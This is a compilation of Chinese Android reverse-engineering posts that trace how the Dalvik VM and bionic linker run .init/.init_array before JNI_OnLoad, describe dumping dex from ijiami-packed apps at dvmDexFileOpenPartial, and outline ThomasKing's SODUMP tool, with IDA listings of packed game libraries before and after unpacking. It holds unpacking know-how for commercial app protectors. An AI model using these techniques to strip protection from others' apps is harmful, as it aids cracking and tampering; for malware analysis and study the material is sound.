    success = dvmLoadNativeCode(fileName, classLoader, &reason);
    代码略...
}
```

来源： <http://androidxref.com/4.1.2/xref/dalvik/vm/native/java_lang_Runtime.cpp#72>

->dvmLoadNativeCode

```
bool dvmLoadNativeCode(const char* pathName, Object* classLoader,
        char** detail)
{
         代码略...
        handle = dlopen(pathName, RTLD_LAZY);

         代码略...
        vonLoad = dlsym(handle, "JNI_OnLoad");
        if (vonLoad == NULL) {
            ALOGD("No JNI_OnLoad found in %s %p, skipping init",
                pathName, classLoader);
        } else {
            /*
             * Call JNI_OnLoad.  We have to override the current class
             * loader, which will always be "null" since the stuff at the
             * top of the stack is around Runtime.loadLibrary().  (See
             * the comments in the JNI FindClass function.)
             */
            OnLoadFunc func = (OnLoadFunc)vonLoad;
            Object* prevOverride = self->classLoaderOverride;
```

```
            self->classLoaderOverride = classLoader;
            oldStatus = dvmChangeStatus(self, THREAD_NATIVE);
            if (gDvm.verboseJni) {
                ALOGI("[Calling JNI_OnLoad for \"%s\"]", pathName);
            }
            version = (*func)(gDvmJni.jniVm, NULL);
            dvmChangeStatus(self, oldStatus);
           self->classLoaderOverride = prevOverride;
    }
    代码略...
}
```

来源： <http://androidxref.com/4.1.2/xref/dalvik/vm/Native.cpp#318>

通过 dvmLoadNativeCode 函数我们知道系统用 dlopen 加载 so 完成后，会查看有没有 JNI_OnLoad 函数，有的话就调用.

我们再到 dlopen 函数探个究竟:

```
void *dlopen(const char *filename, int flag)
{
    soinfo *ret;

    pthread_mutex_lock(&dl_lock);
    /*find_library 会判断 so 是否已经加载，如果没有加载，对 so 进行加载，完成一些初始化工作,有兴趣的读者可自行分析
*/
    ret = find_library(filename);
    if (unlikely(ret == NULL)) {
        set_dlerror(DL_ERR_CANNOT_LOAD_LIBRARY);
```

```
    } else {
        call_constructors_recursive(ret);
        ret->refcount++;
    }
    pthread_mutex_unlock(&dl_lock);
    return ret;
}
```

->call_constructors_recursive

```
void call_constructors_recursive(soinfo *si)
{
    if (si->constructors_called)
        return;

    // Set this before actually calling the constructors, otherwise it doesn't
    // protect against recursive constructor calls. One simple example of
    // constructor recursion is the libc debug malloc, which is implemented in
    // libc_malloc_debug_leak.so:
    // 1. The program depends on libc, so libc's constructor is called here.
    // 2. The libc constructor calls dlopen() to load libc_malloc_debug_leak.so.
    // 3. dlopen() calls call_constructors_recursive() with the newly created
    //    soinfo for libc_malloc_debug_leak.so.
    // 4. The debug so depends on libc, so call_constructors_recursive() is
    //    called again with the libc soinfo. If it doesn't trigger the early-
    //    out above, the libc constructor will be called again (recursively!).
    si->constructors_called = 1;

    if (si->flags & FLAG_EXE) {
```

```
        TRACE("[ %5d Calling preinit_array @ 0x%08x [%d] for '%s' ]\n",
              pid, (unsigned)si->preinit_array, si->preinit_array_count,
              si->name);
        call_array(si->preinit_array, si->preinit_array_count, 0);
        TRACE("[ %5d Done calling preinit_array for '%s' ]\n", pid, si->name);
    } else {
        if (si->preinit_array) {
            DL_ERR("%5d Shared library '%s' has a preinit_array table @ 0x%08x."
                   " This is INVALID.", pid, si->name,
                   (unsigned)si->preinit_array);
        }
    }

    代码略...

    if (si->init_func) {
        TRACE("[ %5d Calling init_func @ 0x%08x for '%s' ]\n", pid,
              (unsigned)si->init_func, si->name);
        si->init_func();
        TRACE("[ %5d Done calling init_func for '%s' ]\n", pid, si->name);
    }
    if (si->init_array) {
        TRACE("[ %5d Calling init_array @ 0x%08x [%d] for '%s' ]\n", pid,
              (unsigned)si->init_array, si->init_array_count, si->name);
        //遍历函数数组并执行
        call_array(si->init_array, si->init_array_count, 0);
        TRACE("[ %5d Done calling init_array for '%s' ]\n", pid, si->name);
    //ps:看到这么多 TRACE 这么多调试信息，我们把调试开关打开，是不是能拿到诸多信息?
```

```
 }
}
```
来源： <http://androidxref.com/4.1.2/xref/bionic/linker/linker.c#1519>

通过可以函数我们知道 **si->init_func** 和 **si->init_array** 存在的时候，会执行指向的函数
(不知道大家注意到么 si->flags & FLAG_EXE 时，还有 si->preinit_array？ 以后会不会有这方面的东西？)
再找下 **si->init_func** 和 **si->init_array** 的赋值

```
 case DT_INIT:
           si->init_func = (void (*)(void))(si->base + *d);
           DEBUG("%5d %s constructors (init func) found at %p\n",
                  pid, si->name, si->init_func);

 case DT_INIT_ARRAY:
            si->init_array = (unsigned *)(si->base + *d);
      DEBUG("%5d %s constructors (init_array) found at %p\n",
                  pid, si->name, si->init_array);
           break;
```

DEBUG 里面说明了 constructors (init func)和 constructors (init_array)。
我们再看看一份文档 Android Dynamic Linker Design Notes

```
DT_INIT
      Points to the address of an initialization function
      that must be called when the file is loaded.
DT_INIT_ARRAY
      Points to an array of function addresses that must be
      called, in-order, to perform initialization. Some of
      the entries in the array can be 0 or -1, and should
```

be ignored.

Note: this is generally stored in a .init_array section

通过层层分析，我们很清楚知道了系统加载 so，在完成装载、映射和重定向以后，就首先执行.init 和.init_array 段的代码.

前面有一篇文章我已经对 so 加壳进行简单说明

把源码的 dlopen 复制出来修改，在把自己 so 加载起来的时候 ,把自己内存里面某部分地址解密后,用自己的 dlopen 打开返回一个 soinfo 结构体 然后把当前 soinfo 结构体替换原来的 soinfo 结构体

小结

系统加载 so，在完成装载、映射和重定向以后，就首先执行.init 和.init_array 段的代码，之后如果存在 JNI_OnLoad 就调用该函数.我们要对一个 so 进行分析，需要先看看有没有.init_array section 和.init section，so 加壳一般会在初始化函数进行脱壳操作。

如何在.init 和.init_array 段添加我们的函数

[1] 共享构造函数，在函数声明时加上"__attribute__((constructor))"属性
```
void __attribute__((constructor)) init_function(void);
```
对应有共享虚构函数，在程序 exit()或者 dlclose()返回前执行
```
void __attribute__((destructor)) fini_function(void);
```

[2]c++ 静态构造函数

在.init 和.init_array 下断点

init_array 用 ida 可以看到， 可以对里面的函数数组下断点
init ida 有时没识别出来,可用 readelf 查看入口点

```
xxx@xx:~$ readelf -a '/home/xxx/桌面/libsecexe.so'

 0x00000010 (SYMBOLIC)                  0x0
 0x0000000c (INIT)                      0x11401
 0x00000019 (INIT_ARRAY)                0x28ca4
 0x0000001b (INIT_ARRAYSZ)              8 (bytes)
 0x0000001a (FINI_ARRAY)                0x28cac
 0x0000001c (FINI_ARRAYSZ)              12 (bytes)
 0x00000004 (HASH)                      0xf4
```

我们看到 INIT 入口为 0x11401
(ps:有时你在 0x11401 是数据，你需要 make code，由于对齐关系，要从 0x11401+1 开始)
样本：梆梆 爱加密

参考：
[1] 《深入理解 Android 卷 1》
[2] 《程序员的自我修养-链接、装载与库》
[3] android linker 浅析
[4] Android Dynamic Linker Design Notes

http://www.9hao.info/pages/2014/08/android-soke-ru-kou-qian-xi

导出文件(dump)

ijiami 快速 dump 法原理浅析

前言

某段时间 ijiami 的壳的一种内存 dump 法便是通过在 dvmDexFileOpenPartial 函数上下断点，然后直接 dump！
好奇便去看了下源码。

主要是因为系统的 dexopt

dexopt 初始化一个 vm，加载 dex 文件并执行 verification 和 optimization 过程。完成后，进程退出，释放所有资源~
分析其源代码：

0×1

main 函数

```
if (argc > 1) {
        if (strcmp(argv[1], "--zip") == 0)
            return fromZip(argc, argv);
        else if (strcmp(argv[1], "--dex") == 0)
            return fromDex(argc, argv);
        else if (strcmp(argv[1], "--preopt") == 0)
            return preopt(argc, argv);
```

```
    }
```

分别会对三种类型的文件进行优化处理

以 **dex** 文件为例

0×2

fromDex 函数

```
    if (dvmPrepForDexOpt(bootClassPath, dexOptMode, verifyMode, flags) != 0) {
            ALOGE("VM init failed");
            goto bail;
        }

        vmStarted = true;

        /* do the optimization */
        if (!dvmContinueOptimization(fd, offset, length, debugFileName,
                modWhen, crc, (flags & DEXOPT_IS_BOOTSTRAP) != 0))
        {
            ALOGE("Optimization failed");
            goto bail;
        }

        result = 0;
```

初始化一个虚拟机，然后调用 dvmContinueOptimization

0×3

dvmContinueOptimization 函数

```
    success = rewriteDex(((u1*) mapAddr) + dexOffset, dexLength,
                                doVerify, doOpt, &pClassLookup, NULL);

            if (success) {
                DvmDex* pDvmDex = NULL;
                u1* dexAddr = ((u1*) mapAddr) + dexOffset;

                if (dvmDexFileOpenPartial(dexAddr, dexLength, &pDvmDex) != 0) {
                    ALOGE("Unable to create DexFile");
                    success = false;
                } else {
                    /*
                     * If configured to do so, generate register map output
                     * for all verified classes.  The register maps were
                     * generated during verification, and will now be serialized.
                     */
                    if (gDvm.generateRegisterMaps) {
                        pRegMapBuilder = dvmGenerateRegisterMaps(pDvmDex);
                        if (pRegMapBuilder == NULL) {
                            ALOGE("Failed generating register maps");
                            success = false;
                        }
                    }
```

```
                DexHeader* pHeader = (DexHeader*)pDvmDex->pHeader;
                updateChecksum(dexAddr, dexLength, pHeader);

                dvmDexFileFree(pDvmDex);
            }
        }
```

调用 rewriteDex 对 dex 进行重写，主要是字节重新排序，结构重新安排

优化成功返回 true

0×4

当优化成功之后，会调用 dvmDexFileOpenPartial 函数创建一个 dex 文件。

```
if (dvmDexFileOpenPartial(dexAddr, dexLength, &pDvmDex) != 0)
```

看此函数的第一第二两个参数。
第一个参数表示 dex 文件的起始位置
第二个参数表示 dex 文件的大小

so，可以在 dvmDexFileOpenPartial 函数上下断点
此时，寄存器的值就是 dex 文件的起始位置和文件大小。便可以直接从内存中 dump 出来

http://0nly3nd.sinaapp.com/?p=684

从零打造简单的 SODUMP 工具

Author: ThomasKing

最近翻看之前的帖子，发现基于 linker init_array 加密的 SO 文件的静态分析稍微麻烦。虽然原理很清楚，但是需要 dump 之后再进行 section 修复才能放入 ida。可以看到，上述两步骤其实很机械。那么应该可以实现一个自动化工具，帮助我们解决上述问题，让我们可以精力专注于其他地方，提高效率。实现上述工具需要解决两个问题：1> 应对各种加密算法 2> section 重建。Section 重建在 http://bbs.pediy.com/showthread.php?t=192874 已经讨论，就不再赘述，仅仅改进一些不足之处。

一、应对各种加密算法策略

在 http://bbs.pediy.com/showthread.php?t=192020&viewgoodnees=1&prefixid= 等帖子中提到的 SO 文件都基于 init_array 实现。为了静态分析，不得不分析出算法，并实现对 SO 解密，以便静态分析。而且，不同的 SO 采用不同的加密算法。这个步骤时间的花费，取决于分析人员对各种常用的加密算法 RC4、TED 等了解程度，这是比较纠结的事情。

那如何应对各种加密算法，成为工具实现的关键。直接实现各种算法，这个显然是不行的。那只能通过某种方法来绕过。想了很久，也没有很好的解决策略。不过有一点，熟悉 SO 机制的读者都知道，linker 可是应对自如！那看来只能借 linker 之手，来帮助我们实现。

Linker 除了在程序运行初加载外，还有就是通过 dl 函数会调用，即 dlopen、dlsym、dlerr 和 dlclose。啰嗦下 dlopen 和 dlsym 函数原型：

```
void * dlopen( const char * pathname, int mode);
void*dlsym(void*handle,constchar*symbol);
```

通常，使用 dlopen 打开加载某 SO 后，会返回一个 handle 对象，然后根据 handle 对象调用 dlsym 查找某函数符号，实现调用。仔细分析可以发现，这个过程和程序在运行初是类似的；另外，linker 只会加载某一 S0 一次，那么 linker 应该维护了一个数据表来记录。进一步分析还可以发现，这个 void *handle 对象应该指向了当前打开 SO 的数据对象。有了这个思路，翻看 dl 函数源码(位于：\bionic\linker\dlfcn.c，不是在 bionic\libdl\libdl.c)，dlopen 源码：

```
void *dlopen(const char *filename, int flag)
{
    soinfo *ret;
    pthread_mutex_lock(&dl_lock);
```

```
    ret = find_library(filename);
    if (unlikely(ret == NULL)) {
        set_dlerror(DL_ERR_CANNOT_LOAD_LIBRARY);
    } else {
        ret->refcount++;
    }
    pthread_mutex_unlock(&dl_lock);
    return ret;
}
```

标红部分可以看到，ret 就是 handle。翻看 linker 源码，其实际为：soinfo 结构体(截取部分结构)

```
struct soinfo
{
    const char name[SOINFO_NAME_LEN];
    Elf32_Phdr *phdr; //Elf32_Phdr 实际内存地址
    int phnum;
    unsigned entry;
    unsigned base; //SO 起始
    unsigned size; //内存对齐后占用大小

    int unused;    // DO NOT USE, maintained for compatibility.
    unsigned *dynamic; //.dynamic 实际内存地址

    unsigned wrprotect_start; //mprotect 调用
    unsigned wrprotect_end;

    soinfo *next; //下一个 soinfo
    unsigned flags;
```

```
    const char *strtab; //.strtab 实际内存地址
    Elf32_Sym *symtab; //. symtab 实际内存地址

    //hash 起始位置：bucket – 2 * sizeof(int)
    unsigned nbucket; //size = nbucket * sizeof(int)
    unsigned nchain; //size = nchain * sizeof(int)
    unsigned *bucket;
    unsigned *chain;

    unsigned *plt_got; //对应.dynamic: DT_PLTGOT

    Elf32_Rel *plt_rel; //函数重定位表
    unsigned plt_rel_count;

    Elf32_Rel *rel; //符号重定位表
    unsigned rel_count;
    ….
};
```

从这个结构中，已经可以得到各种信息，直接用于后续重建。另外，还有一点：dlopen 返回 soinfo 时，linker 已经执行了 init_array 中的函数。换句话说，已经实现了自解密，直接 dump 就是 OK。

二、改进 PLT 和 GOT 重建

在 http://bbs.pediy.com/showthread.php?t=192874 帖子中，PLT 和 GOT section 并不能直接从.dynamic 中获取。重建时，通过 section 之间的排列关系，间接的进行修正。如果想对位置变化，这种重建是无意义的。影响相对位置变化主要有：链接脚本的细微区别和 SO 经过 DIY。比如，不同版本的 ndk 存在细微差异：



/cygdrive/d/workplace
Thomas@Thomas-PC /cygdrive/d/workplace
$ readelf.exe -S libtestAndoird.so
There are 21 section headers, starting at offset 0x3130:
Section Headers:
[Nr] Name Type Addr Off Size ES Flg Lk Inf Al
[0] NULL 00000000 000000 000000 00 0 0 0
[1] .dynsym DYNSYM 00000114 000114 0003c0 10 A 2 1 4
[2] .dynstr STRTAB 000004d4 0004d4 0004ab 00 A 0 0 1
[3] .hash HASH 00000980 000980 00018c 04 A 1 0 4
[4] .rel.dyn REL 00000b0c 000b0c 000058 08 A 1 0 4
[5] .rel.plt REL 00000b64 000b64 000040 08 A 1 6 4
[6] .plt PROGBITS 00000ba4 000ba4 000074 00 AX 0 0 4
[7] .text PROGBITS 00000c18 000c18 00148c 00 AX 0 0 4
[8] .ARM.extab PROGBITS 000020a4 0020a4 000054 00 A 0 0 4
[9] .ARM.exidx ARM_EXIDX 000020f8 0020f8 0000e0 08 AL 7 0 4
[10] .rodata PROGBITS 000021d8 0021d8 000005 01 AMS 0 0 1
[11] .fini_array FINI_ARRAY 00003ea8 002ea8 000008 00 WA 0 0 4
[12] .init_array INIT_ARRAY 00003eb0 002eb0 000004 00 WA 0 0 1
[13] .dynamic DYNAMIC 00003eb4 002eb4 0000f8 08 WA 2 0 4
[14] .got PROGBITS 00003fac 002fac 000054 00 WA 0 0 4
[15] .data PROGBITS 00004000 003000 000004 00 WA 0 0 4
[16] .bss NOBITS 00004004 003004 00000c 00 WA 0 0 4
[17] .comment PROGBITS 00000000 003004 000026 01 MS 0 0 1
[18] .note.gnu.gold-ve NOTE 00000000 00302c 00001c 00 0 0 4
[19] .ARM.attributes ARM_ATTRIBUTES 00000000 003048 00002d 00 0 0 1
[20] .shstrtab STRTAB 00000000 003075 0000b8 00 0 0 1
Key to Flags:
W (write), A (alloc), X (execute), M (merge), S (strings)
I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
O (extra OS processing required) o (OS specific), p (processor specific)
Thomas@Thomas-PC /cygdrive/d/workplace
$

图 1




图 2

另外，GOT 结构也不同，相应链接脚本中也存在顺序不一致。比如：.got : { *(.got.plt) *(.igot.plt) *(.got) *(.igot) } 就是函数符号在前，其他符号在后，和之前讨论的是相反的。由于存在上述原因，对 PLT 和 GOT 的重建进行如下改进。

2.1 PLT section

由于优化，PLT 结构前四项是固定代码。

```
AREA .plt, CODE
; ORG 0xEB8
CODE32
STR     LR, [SP,#-4]!
LDR     LR, =(_GLOBAL_OFFSET_TABLE_ - 0xEC8)
ADD     LR, PC, LR ; _GLOBAL_OFFSET_TABLE_
LDR     PC, [LR,#8]!
```

图 3

借鉴 window 内核中搜索未导出符号的思路，通过搜索前 16 个字节来确定 plt。恰好这里刚好够 16 个字节(真是无巧不成书)，即：

```
static unsigned g_plt_start[] = {
        0xe52de004, 0xe59fe004, 0xe08fe00e, 0xe5bef008 };
```

这样就可以得到 plt section 的起始地址。Size 前面帖子中已经说明，这里就不在赘述。

2.2 GOT section

前面已经提到 GOT 表存在两种结构。另外，.got 与.rel 的对应关系并不像.got.plt 与.rel.plt 的对应关系那么稳定，受到诸如指针间址寻址影响。但始终有一点：.got 中的项一定出现在.rel section 中。那么重建的思路就是：

Step1: 读取 DT_PLTGOT，获取__global_offset_table__地址，记为：plt_got

Step2: 读取 plt_got – 4 地址的数值，在.rel 表中进行搜索。如果匹配，说明 GOT 结构式：{.got, .got.plt}，转 3.1;否则为{.got.plt, .got}转 3.2

Step3.1: 继续向前搜索，直到搜索到起始位置。

Step3.2: 调整搜索起始位置：plt_got + 4 * (3 + rel_plt_count)，向后搜索，搜索到末尾。这里，存在一种情况：若下面.data 也有重定位项且处于.data 起始连续位置，也会被搜索到。但对于.got 和.data 都对应到.rel 重定位中，重定位方式相同，统一处理也是合理的，实测不存在问题。

通过搜索，即可准确获取 GOT 起始地址和长度，完成重建。

另外，对于.data 和.rodata 的重建目前没有很好的思路，仅只通过相对位置重定位。如果有更好的思路，请告知我学习学习，衷心感谢。

三、SODUMP 出炉

经过上面讨论，SODUMP 工具基本成型，剩下的就是添砖添瓦，做成一个 apk。通过 EditText 和 Button 配合，将待 dumpSO 进行处理，记得使用

dlclose 关闭，最好使用 dlerr 把错误信息打印出来便于定位问题。废话不多说，上几张测试图：

此贴 http://bbs.pediy.com/showthread.php?t=190384&viewgoodnees=1&prefixid= SO 文件脱壳如下，http://bbs.pediy.com/showthread.php?t=188793&viewgoodnees=1&prefixid= 帖子类似，都为某公司一种模式，就不贴了。

```
LOAD:0000DC34 ; End of function _Unwind_GetTextRelBase
LOAD:0000DC34
LOAD:0000DC34 ; ---------------------------------------------------------------------------
LOAD:0000DC38                 EXPORT __gnu_armfini_31
LOAD:0000DC38 __gnu_armfini_31 DCD 0x97A29A3E, 0x57E9111A, 0x39D872CC, 0x53427AE8, 0x84D519ED
LOAD:0000DC38                                         ; DATA XREF: LOAD:off_FEF4↓o
LOAD:0000DC38                 DCD 0x27F9B5F2, 0x7093CB09, 0x93A233E3, 0x27663FB4, 0xE1044159
LOAD:0000DC38                 DCD 0x46C5B7A7, 0x91C9FC7C, 0x2EF2827F, 0xC4E6B07A, 0x54E97938
LOAD:0000DC38                 DCD 0xC7C95244, 0xCA11296F, 0x7D218BA0, 0xD4BE3C30, 0x363F07B4
LOAD:0000DC38                 DCD 0x7EC9AF28, 0x392921BC, 0x25ABA7CF, 0xF01B222, 0xA806AF84
LOAD:0000DC38                 DCD 0x753E511F, 0xA4175F42, 0xEBE832B3, 0xCCCE4E9F, 0xD53495C
LOAD:0000DC38                 DCD 0xFE9382A1, 0x9762A449, 0xAD08E8F4, 0x2C335457, 0x5FDD25E2
LOAD:0000DC38                 DCD 0x564EA3C0, 0x6BE0D39A, 0xB60B4AF3, 0x9F285CC2, 0x120D1415
LOAD:0000DC38                 DCD 0xD541F0C9, 0x4146DD1D, 0x61636776, 0x3228CCEE, 0x67DB33CC
LOAD:0000DC38                 DCD 0x714485C7, 0xD51BAF41, 0x55EA2285, 0xD682A46B, 0x3E22779F
LOAD:0000DC38                 DCD 0xF8A64A7A, 0x55F8DCDE, 0x1E7981D6, 0xFF09C2EB, 0x7DD0C9C2
LOAD:0000DC38                 DCD 0xDFECB6F5, 0x8F609589, 0xE85AF8E6, 0x2B97C5DC, 0xE2B06377
LOAD:0000DC38                 DCD 0x91384430, 0x42297A4F, 0x44C82712, 0xFC1988F3, 0x5DC2A716
LOAD:0000DC38                 DCD 0x6916B296, 0xC75E98E1, 0x8D05DE66, 0xBAD8A873, 0x5B979916
LOAD:0000DC38                 DCD 0xF1E6913C, 0x66A07538, 0x3C321209, 0x4794AF28, 0x433C8051
LOAD:0000DC38                 DCD 0x3B98EAE9, 0xEBDEBDAE, 0xFEED3BEB, 0xB380F84E, 0x3C50E819
LOAD:0000DC38                 DCD 0xF9C8CE0E, 0x4C97DD2A, 0x5837CB33, 0x40903834, 0xFFFD8052
LOAD:0000DC38                 DCD 0xF682E42A, 0xABDAF27, 0x6A0B2421, 0x92A89191, 0x195914CE
LOAD:0000DC38                 DCD 0x629F215F, 0x5EE403BB
LOAD:0000DDA8 ; ---------------------------------------------------------------------------
```

图 4 脱壳前

```
.text&.ARM.extab:0000DC38
.text&.ARM.extab:0000DC38
.text&.ARM.extab:0000DC38                 EXPORT __gnu_armfini_31
.text&.ARM.extab:0000DC38 __gnu_armfini_31                        ; CODE XREF: __gnu_arm_fini_05+58↓p
.text&.ARM.extab:0000DC38                 STMFD           SP!, {R4,LR}
.text&.ARM.extab:0000DC3C                 MOV             R4, R0
.text&.ARM.extab:0000DC40                 MOV             R0, #2
.text&.ARM.extab:0000DC44                 BL              __gnu_armfini_09
.text&.ARM.extab:0000DC48                 LDR             R3, =(off_FEB4 - 0xDC54)
.text&.ARM.extab:0000DC4C                 LDR             R3, [PC,R3] ; off_FEB4
.text&.ARM.extab:0000DC50                 STR             R3, [R4]
.text&.ARM.extab:0000DC54                 LDMFD           SP!, {R4,PC}
.text&.ARM.extab:0000DC54 ; End of function __gnu_armfini_31
.text&.ARM.extab:0000DC54
.text&.ARM.extab:0000DC54 ; ---------------------------------------------------------------------------
.text&.ARM.extab:0000DC58 off_DC58        DCD off_FEB4 - 0xDC54   ; DATA XREF: __gnu_armfini_31+10↑r
.text&.ARM.extab:0000DC5C
```

图 5 脱壳后

一朋友给的某手游游戏，据说是美杜莎壳。当然，这仅仅只是该壳子的一个很小方面，这壳子很生猛的。

```
LOAD:00007BEC ;
LOAD:00007BEC
LOAD:00007BEC                 EXPORT _dHm_iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM_TttSKS_y
LOAD:00007BEC _dHm_iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM_TttSKS_y ; [dHm[iWweXTSblxDrJH_LYxAJfjMaJYeNBVHdJKbHQbM[TttSKS[y
LOAD:00007BEC                 USADA8          R11, LR, R11, R12
LOAD:00007BEC ; ---------------------------------------------------------------------------
LOAD:00007BF0                 DCD 0x176E0333, 0x8CBA0788, 0x3E0810F, 0xD087BF3D, 0xC327872B
LOAD:00007BF0                 DCD 0x77F31DF7, 0x673FAB01, 0xA3F6C66A, 0x337EC2B7, 0x8FC6DFA1
LOAD:00007BF0                 DCD 0x50570BB6, 0xBB59A738, 0xEDDA6A84, 0xD78538BF, 0x81137F1F
LOAD:00007BF0                 DCD 0x8D7342DF, 0x1348BACF, 0x1727ED0A, 0xDBAF487F, 0xD0A177B
LOAD:00007BF0                 DCD 0xEE052ABF, 0x2774D33B, 0x15D71C8A, 0x19F3C056, 0x4227B797
LOAD:00007BF0                 DCD 0xCBE1423B, 0x3EE7D6DA, 0x3DC928B, 0x13CDBAB4, 0xF3C0E7C2
LOAD:00007BF0                 DCD 0xE51B7DDD, 0xCB138D04, 0x8E33D7AE, 0x88C2EF8A, 0x46C0A727
LOAD:00007BF0                 DCD 0xE08CB7D4, 0x4A0736F3, 0x286E1309, 0xEF3AA403, 0xB1435A1B
LOAD:00007BF0                 DCD 0x7B72865A, 0x3B48EF6D, 0x6EF4CA9, 0xB33986C, 0x170A09EF
LOAD:00007BF0                 DCD 0x28A75B26, 0x7249FFEF, 0xBFBE2BD7, 0xAFF52FD, 0xCEB54A2E
LOAD:00007BF0                 DCD 0xF0BA06E3, 0xB51B18C6, 0xB306034C, 0x408FC373, 0x7071B3B4
LOAD:00007BF0                 DCD 0xD10726BB, 0xEFD0DAD4, 0x94336DEC, 0x40CD8381, 0xF6CD24EC
LOAD:00007BF0                 DCD 0x694320F6, 0x8BAB870B, 0x2F815B66, 0xCDA06C87, 0x6AA3D0FF
LOAD:00007BF0                 DCD 0xEF682AAA, 0x34E8FE64, 0x17744A8C, 0x737FA510, 0xCB6B6B27
LOAD:00007BF0                 DCD 0xBCC9173, 0xC4B6707F, 0xD20B1FAE, 0xB7BFD683, 0xADC2C50B
LOAD:00007BF0                 DCD 0x62856393, 0xC1FB0337, 0x8A536385, 0xDB48AF74, 0xAD136BB7
LOAD:00007BF0                 DCD 0x96842BB8, 0x1788694B, 0x85BE3627, 0x68807FC6, 0xA8AEE741
LOAD:00007BF0                 DCD 0xF7BADC13, 0x13F3A5E3, 0xBD36702F, 0xD38B3FCC, 0xE3026F76
LOAD:00007BF0                 DCD 0x24E8F6ED, 0x69B476EB, 0xE171B0F, 0x5334EB57, 0xF79CB60A
LOAD:00007BF0                 DCD 0xD886634D, 0xC23B31AA, 0x2FB6F5B7, 0xB737DC6A, 0xDDA306CC
LOAD:00007BF0                 DCD 0xB7640B2A, 0x327A8393, 0x407F8B73, 0x1392F7B6, 0xAFC1BEC0
